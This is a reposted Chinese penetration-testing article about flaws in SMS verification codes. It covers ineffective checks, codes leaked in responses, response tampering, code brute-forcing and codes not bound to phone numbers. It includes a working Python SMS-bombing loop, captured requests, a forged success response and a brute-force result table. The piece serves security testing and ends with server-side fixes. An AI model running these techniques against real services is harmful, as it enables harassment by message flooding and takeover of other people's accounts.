

【渗透技巧】手机验证码常见漏洞总结

作者: Bypass

原文链接: https://mp.weixin.qq.com/s?__biz=MzA3NzE2MjgwMg==&mid=2448903704&idx=1&sn=d4f97713342d7a608be0f31dc772b5aa&chksm=8b55de45bc2257538c79bb9f5a64ea8e9d923a4711bfb11444292bc9c741562263115e56ff87&scene=21#wechat_redirect

本文由 干货集中营 收集整理: <http://www.nmd5.com/test/index.php>

0X00 前言

手机验证码在web应用中得到越来越多的应用, 通常在用户登陆, 用户注册, 密码重置等业务模块用手机验证码进行身份验证。针对手机验证码可能存在的问题, 收集了一些手机验证码漏洞的案例, 这里做一个归纳总结, 在测试中, 让自己的思路更加明确。常见的手机验证码漏洞如下:

- 1、无效验证
- 2、客户端验证绕过
- 3、短信轰炸
- 4、验证码爆破
- 5、验证码与手机号未绑定

0X01 无效验证

有验证码模块, 但验证模块与业务功能没有关联性, 此为无效验证, 一般在新上线的系统中比较常见。

案例一:

获取短信验证码后, 随意输入验证码, 直接输入两次密码, 可成功更改用户密码, 没有对短信验证码进行验证, 可能导致CSRF等问题。



案例二: 任意用户注册

第一步, 利用自己的手机号接收验证码进行验证, 下一步跳转到一个设定密码的页面

第二步, 抓包, 篡改手机号, 使用任意手机号进行注册

问题剖析: 业务一致性存在安全隐患, 身份验证与密码修改过程分开, 验证无效。

输入手机号获取短信验证码

设置登录密码

完成注册

登录密码：

6-16符组成，区分大小写

确认密码：

请确认密码

确认

 微信号: Bypass--

0X02 客户端验证绕过

客户端验证是不安全的，可能导致任意账号注册、登录及重置任意用户密码等一系列问题。

案例一：直接返回明文验证码

点击获取收集验证码，监听到两条json数据，可以发现验证码就藏在ticket里面，输入9360即可登陆成功。

登录密码： ✓

确认密码： ✗ 两次输入密码不一致

手机验证码： 33秒后重发 ✓

☒ 我已经阅读并同意了《合格投资者协议》《网站使用声明及风险揭示》

注册

控制台 调试器 样式编辑器 性能 网络

文件	域名	类型	已传	消息头	Cookie	参数
json	www.jmz.com	xml	0.37 KB	过属性		
json	www.jmz.com	xml	0.10 KB	JSON		

error_no: "0"

results: Object

0: Object

ticket: "9360"

dsName: "s-ray"

0: "result"

error_info: "验证码发送成功！"

案例二：返回密文验证码

验证加密后返回客户端，用户解密即可获取验证码。

请输入要进行编码或解码的字符：

```
eyJib2R5Ijpw7ImNvbnRlbnQiOiImljDlIp8iLCJ2YWxpZGF0ZUNvZGUlZNTQxdn0sImh1YWRlcil6eyJlcnJvck  
NvZGUlZiIiLCJlcnJvck1zZyI6IiIsImV4dCI6IiIsInByb2Nlc3NTdGF0dXMiOiJEsInJlc3Bvb2NlNlVhZG90dXMTU  
MDctMTkgMTU6NTE6MTQuMjY3Iiwic2VydmljZSI6OTA4NX19
```

编码

解码

☐ 解码结果以16进制显示

Base64编码或解码结果：

```
{"body":{"content":"成功","validateCode":"3541"},"header":  
{"errorCode":"","errorMsg":"","ext":"","processStatus":1,"responseTime":"2015-07-19  
15:51:14.267","service":9085}}
```

微信号: Bypass--

案例三：拦截替换返回包

第一步，使用正常账号修改密码，获取验证码通过时服务器返回数据，保存该信息

第二步，使用fiddler下断，之后点击确定，服务器会返回验证码错误之类的信息，使用{"MessageHeader":{"MessageID":"RSP036","ErrorCode":"S000","Description":"成功! "}}此信息进行替换后再执行，密码修改成功。

Statistics Inspectors AutoResponder Composer Log Filters Timeline

Headers TextView WebForms HexView Auth Cookies Raw JSON XML

POST http://[redacted]/ws/service/crmService/memberVerifyCode HTTP/1.1

Accept-Encoding: gzip, deflate

User-Agent: Mozilla/5.0 (Linux; U; Android 4.1.2; GT-I9300 Build/FRF91) AppleWebKit/533.1 (KHTML, like Gecko) Version/4.0 Chrome/30.0.1599.92 Mobile Safari/537.36

Charset: UTF-8

Content-type: application/json; charset=utf-8

Connection: Keep-Alive

Accept: */*

Content-Length: 111

Host: [redacted]

["verifyVerificationCodeReq":{"ChannelCode":"MOBILE","VerifyType":"MMXGYZ","VerifyCode":"572548","ID":3425163}]

Find... (press Ctrl+Enter to highlight all) View in Notepad

Get SyntaxView Transformer Headers TextView ImageView HexView WebView Auth Caching Cookies Raw JSON XML

HTTP/1.1 200 OK

Server: Apache-Coyote/1.1

Date: Sat, 28 Mar 2015 15:44:48 GMT

Content-Type: application/json

Content-Language: zh-CN

Content-Length: 85

["MessageHeader":{"MessageID":"RSP036","ErrorCode":"S000","Description":"成功! "}]

微信号: Bypass--


问题剖析：常见于APP等客户端软件，通过拦截替换返回信息，绕过客户端本地验证。

0X03 短信轰炸

短信轰炸是手机验证码漏洞中最常见的一种漏洞类型。

在测试的过程中，对短信验证码接口进行重放，导致大量发送恶意短信。

案例一：无限制，任意下发



案例二：有一定时间间隔，无限下发

每隔60秒可下发一条短信，无限下发，短信轰炸。在测试过程中，可通过编写Python脚本来计算短信下发时间间隔，实现短信轰炸。

```
#coding=utf-8
import json
import requests
import time
start_time = time.time()
count = input("Please input counts:")
phone = raw_input("Please input your phone:")
i=0
while (i<count):
    url= "http://xxx.cn:9092/map/GenerationUpdate"
    data=json.dumps({"headerInfo": { "functionCode": "randomcode4G"},"requestContent":{"phoneNumber":phone}})
    header = { 'User-Agent' : 'Mozilla/5.0 (iPhone; CPU iPhone OS 10_2_1 like Mac OS X) AppleWebKit/602.4.6 (KHTML, like Gecko) Version/10.0 Mobile/14D27 Safari/602.4.6' }
    r = requests.post(url, data=data,headers=header,timeout=5)
    result=r.content
    if result.count('serviceCode':0'):
        print 'Sending message : %d seconds ' % (time.time()-start_time)
    i=i+1
    #print 'send %s time'%(i)
```

0X04 验证码爆破

短信验证码一般由4位或6位数字组成，若服务端未对验证时间、次数进行限制，则存在被爆破的可能。

输入手机号获取验证码，输入任意短信验证码，发起请求，抓包，将短信验证码字段设置成payloads取值范围为000000-999999进行暴力破解，根据返回响应包长度判断是否爆破成功。



Request	Payload	Status	Error	Timeout	Length	Comment
31422	031421	200	<input type="checkbox"/>	<input type="checkbox"/>	216	
0		200	<input type="checkbox"/>	<input type="checkbox"/>	232	baseline request
3	000002	200	<input type="checkbox"/>	<input type="checkbox"/>	232	
5	000004	200	<input type="checkbox"/>	<input type="checkbox"/>	232	
1	000000	200	<input type="checkbox"/>	<input type="checkbox"/>	232	
2	000001	200	<input type="checkbox"/>	<input type="checkbox"/>	232	
6	000005	200	<input type="checkbox"/>	<input type="checkbox"/>	232	
7	000006	200	<input type="checkbox"/>	<input type="checkbox"/>	232	
4	000003	200	<input type="checkbox"/>	<input type="checkbox"/>	232	
8	000007	200	<input type="checkbox"/>	<input type="checkbox"/>	232	
9	000008	200	<input type="checkbox"/>	<input type="checkbox"/>	232	
10	000009	200	<input type="checkbox"/>	<input type="checkbox"/>	232	

RequestResponse

RawHeadersHex

HTTP/1.1 200 OK
Content-Type: text/html
Server: Microsoft-IIS/7.5
X-Powered-By: PHP/5.2.17
X-Powered-By: ASP.NET
Date: Thu, 19 Oct 2017 06:46:44 GMT
Connection: close
Content-Length: 20

{~status~:~success~}

 微信号: Bypass--

0X05 验证码与手机号未绑定

一般来说短信验证码仅能使用一次，验证码和手机号未绑定，验证码一段时期内有效，那么就可能出现如下情况：

- 1、A手机的验证码，B可以拿来用
- 2、A手机在一定时间间隔内接到两个验证码，都可以用。

案例一：任意用户密码重置

- 1.使用自己手机号收取验证码
- 2.自己的验证码和对方的手机号填上，下一步城管设置新密码

输入手机号，找回密码

新华旅行已经向135[REDACTED]送了验证码，请查看你的手机短信

手机号码:

135[REDACTED]

验证码:

重新获取

正在发送验证码56

如果一分钟内没收到校验短信，可点击重获校验码。此服务免费。

微信号: Bypass--

解决方案:

- 1.在服务器进行有效验证，手机号和验证码在服务器进行唯一性绑定验证。
- 2.在服务端限制验证码发送周期，设置时效，限制次数。

喜欢这篇文章的人也喜欢 ·····

- ▶ [【WAF绕过】Bypass ngx_lua_wafSQL注入防御（多姿势）](#)
- ▶ [【代码审计】SQL二次编码注入漏洞实例（附tamper脚本）](#)
- ▶ [【代码审计】MIPCMS 远程写入配置文件Getshell](#)
- ▶ [【代码审计】CLTPHP_v5.5.3前台XML外部实体注入漏洞](#)

Bypass



About Me

一个网络安全爱好者，对技术有着偏执狂一样的追求。致力于分享原创高质量干货，包括但不限于：渗透测试、WAF绕过、代码审计、安全运维。